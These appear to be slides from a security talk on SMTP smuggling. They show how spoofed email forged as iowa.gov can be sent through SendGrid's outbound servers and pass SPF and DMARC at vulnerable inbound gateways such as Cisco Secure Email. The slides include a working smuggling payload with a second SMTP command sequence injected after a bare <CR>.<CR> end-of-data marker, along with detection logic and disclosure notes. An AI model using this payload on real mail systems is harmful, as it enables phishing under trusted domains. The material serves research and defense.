iowa.gov.          3599    IN      TXT      "globalsign-domain-verification=71466912EE4M-B12T-TWQZ7-V-1g2I"
```

A typical SPF record allowing SendGrid to send emails for your domain would look something like this: `v=spf1 include:sendgrid.net`

**Reference:** <https://www.twilio.com/docs/sendgrid/ui/account-and-settings/spf-records>

# Allowed SPF IP ranges by SendGrid



## sendgrid

50.31.32.0/19 (8192 addresses)  
149.72.0.0/16 (65536 addresses)  
159.183.0.0/16 (65536 addresses)  
167.89.0.0/17 (32768 addresses)  
168.245.0.0/17 (32768 addresses)  
192.254.112.0/20 (4096 addresses)  
198.21.0.0/21 (2048 addresses)  
198.37.144.0/20 (4096 addresses)  
208.117.48.0/20 (4096 addresses)  
223.165.113.0/24 (256 addresses)  
223.165.115.0/24 (256 addresses)  
223.165.118.0/23 (512 addresses)  
223.165.120.0/23 (512 addresses)



# Enable SendGrid SMTP credentials

### Create API Key

API Key Name •  
Email Spoofing Research

• ⓘ

API Key Permissions

**Full Access**  
Allows the API key to access GET, PATCH, PUT, DELETE, and POST endpoints for all parts of your account, excluding billing and Email Address Validation.

**Restricted Access**  
Customize levels of access for all parts of your account, excluding billing and Email Address Validation.

**Billing Access**  
Allows the API key to access billing endpoints for the account. (This is especially useful for Enterprise or Partner customers looking for more advanced account management.)

[Cancel](#) [Create & View](#)



### API Key Created


Please copy this key and save it somewhere safe.  
For security reasons, we cannot show it to you again

SG.3

[Done](#)

# First attempt without SMTP Smuggling

## SendGrid Outbound SMTP



# First attempt without SMTP Smuggling

```
SUCCESS => Received:      250-smtp.sendgrid.net, 250-8BITMIME, 250-PIPELINING, 250-SIZE 31457280, 250-STARTTLS, 250-AUTH PLAIN LOGIN, 250 AU

DEBUG => SMTP-AUTH: Using LOGIN authentication method
INFO => Sending:          AUTH LOGIN
SUCCESS => Received:
INFO => Sending:
SUCCESS => Received:
INFO => Sending:
SUCCESS => Received:      235 Authentication successful
DEBUG => User authentication was successful (Method: LOGIN)
INFO => Sending:          MAIL FROM:<noreply@iowa.gov>
SUCCESS => Received:      250 Sender address accepted
INFO => Sending:          RCPT TO:<smtpcloudops@gmail.com>
SUCCESS => Received:      250 Recipient address accepted
INFO => Sending:          DATA
SUCCESS => Received:      354 Continue
INFO => Sending message body
Setting content-type: text/plain
ERROR => Received:        550 The from address does not match a verified Sender Identity. Mail cannot be sent until this error is resolved.
```

# SendGrid Outbound SMTP

EHLO a.com \r\n  
MAIL FROM: <alice@a.com> \r\n  
RCPT TO: <bob@b.com> \r\n  
DATA \r\n  
FROM: <alice@a.com> \r\n  
TO: <bob@b.com> \r\n  
Subject: Original Message \r\n  
\r\n

## RFC 5322 Violation

MAIL FROM:<admin@iowa.gov> \r\n

RCPT TO: <victim@b.com> \r\n

DATA \r\n

FROM: <admin@iowa.gov> \r\n

TO: <victim@b.com> \r\n

Subject: Smuggled Message \r\n

\r\n

\r\n\r\n

# Vulnerable Inbound SMTP

MAIL FROM: <alice@a.com> \r\n  
RCPT TO: <bob@b.com> \r\n  
DATA \r\n  
FROM: <alice@a.com> \r\n  
TO: <bob@b.com> \r\n  
Subject: Original Message \r\n  
\r\n  
\r\n

MAIL FROM:<admin@iowa.gov> \r\n

RCPT TO: <victim@b.com> \r\n

DATA \r\n

FROM: <admin@iowa.gov> \r\n

TO: <victim@b.com> \r\n


Subject: Smuggled Message \r\n

\r\n


\r\n.\r\n

# SMTP Smuggling Payload <CR>.<CR>

# Smuggled SMTP Command and Message



# Deliver spoofed emails to vulnerable email gateway users




```
Authentication-Results: spf=pass (sender IP is 149.72.120.130)
smtp.mailfrom=iowa.gov; dkim=none (message not signed)
header.d=none;dmarc=pass action=none header.from=iowa.gov;compauth=pass
reason=100
```



# Pattern 3 results

**Nearly 1 Million high-reputation domains vulnerable**



# Cisco Secure Email (Cloud) Gateway issue

- ❖ With the default option “**CLEAN**” selected
  - ❑ Replace all bare CR and LF characters the CRLF sequence.
- ❖ With the option “**REJECT**” selected
  - ❑ Reject message containing bare CR or LF characters
- ❖ With the option “**ALLOW**” selected (Deprecated)
  - ❑ Allows the message without converting bare CR or LF characters

Clean

vs

Reject

Cisco adds new functionality that helps to flag messages with invalid end-of-message sequence by adding a new email header around May 2024

X-Ironport-Invalid-End-Of-Message Extension Header (X-Header)

3	X-Ironport-Invalid-End-Of-Message	True
---	-----------------------------------	------

**Reference:** <https://smtpsmuggling.com/>

# Pattern 3: Expanded SMTP Smuggling abuse



## Who is vulnerable?



**Sender:** large email and web hosting providers with misconfigured outbound SMTP servers such as SendGrid, SparkPost, MailTrap, and Fastmail.



**Receiver:** organizations using outdated / misconfigured inbound SMTP servers such as Cisco Secure Email Gateway and Fastmail



## What is the impact?

Spoof emails close to **1M+ high-reputation domains**

(including domains configured with proper SPF and DMARC)

## Attack pattern prerequisites?

### Find the right pair of outbound and inbound SMTP servers

- ❖ Outbound SMTP servers that do not filter special end-of-data sequence
- ❖ Inbound SMTP servers that accept special end-of-data sequence

# How can we detect this?

## Email Message Id RFC-2822

- ❖ For email, the Message-ID is an identifier that your mail server adds when it sends your email. It can look something like this

"Message-ID: <CAKBqNfyKo+ZXtkz6DUAHw6FjmsDjWDB-pvHkJy6kwO82jTbkNA@mail.gmail.com>"


- ❖ The **data after the @ symbol** generally refers to the server sending the email to the world, and the string **before the @ symbol** is the unique identifier.

## Recommendations For Logging:

- ❖ We would recommend logging Email Message-IDs alongside any trace data, or various email security checks (DKIM, SPF, DMARC etc.)
- ❖ For Detection we focus on the characteristics of an external sender with external & internal Message-IDs.  
The Message-IDs are the core focus for detection.

# Detection logic

1. External Sender, with an external Message-ID
2. Sending multiple emails within minutes
3. After the original email with the external Message-ID, another email is present from the same sender but with an internal mail server as the Message-ID.





# DNS Data Analytics

# Methodology

## ❖ Sticker shock set in...

RE: 25302-Requesting access to Open Data datasets

Hao Wang  
To [redacted]

Retention Policy DPT default 3 year delete (3 years)  
**This message is from an external sender.**

Expires 4/12/2024  
Thu 4/11/2024

Hi Hao,

lead the global strategic alliances team at Rapid7.

What you have outlined below definitely falls under our commercial use case. There is a **\$35,000 USD annual fee** associated with access to the data.

This includes

- The data is a package so you get all sources listed here vs an a la carte approach
- We provide 37 months of historical
- All data can be pulled directly from the site or programmatically via API

When you're ready, I'm happy to draw up an official quote & send over the Terms of Service.

Item & Description	Amount
mx 2023-10-18	\$112,124

Full dataset from Email Hosting Providers - Category Datasets  
191,768,664 Unique Web Domains covering 7,829,179,421 technology records over 74,386,167 website and subdomains.

# We'll build our own data set

- ❖ With DMARC and SPF records
- ❖ ChatGPT, write me a program...
- ❖ Results in millions of domains with millions of results
- ❖ Parse some JSON

create a golang program to take an input list of domains. perform spf and dmarc lookups of the domains and put the results in a json format

Certainly! Below is a Go program that performs SPF and DMARC lookups for a list of domains and outputs the results in JSON format. This program uses the `github.com/miekg/dns` package to perform DNS lookups.

First, make sure to install the `github.com/miekg/dns` package:

```
sh
go get github.com/miekg/dns
```

Here is the Go program:

```
go
package main

import (
    "encoding/json"
    "fmt"
    "log"
```

# Better way to do this?

- ❖ Acquire ASN and IP blocks
- ❖ Match them
- ❖ Do an MX record lookup on all of them
- ❖ Import the data
- ❖ Build a Kibana and Nifi cluster to query them all





# Disclosure

# Does abuse@company.com work?

Email Spoofing Vulnerability Responsible Disclosure - DCU-826755 Inbox x

Digital Crimes Unit <care@services.godaddy.com>  
to me ▾ Wed, 24 Apr, 14:09

 GoDaddy

---

## Everything you need to know about your Abuse Report:

This email inbox isn't monitored. To finish your report, please go to the [Abuse Reporting Form](#).

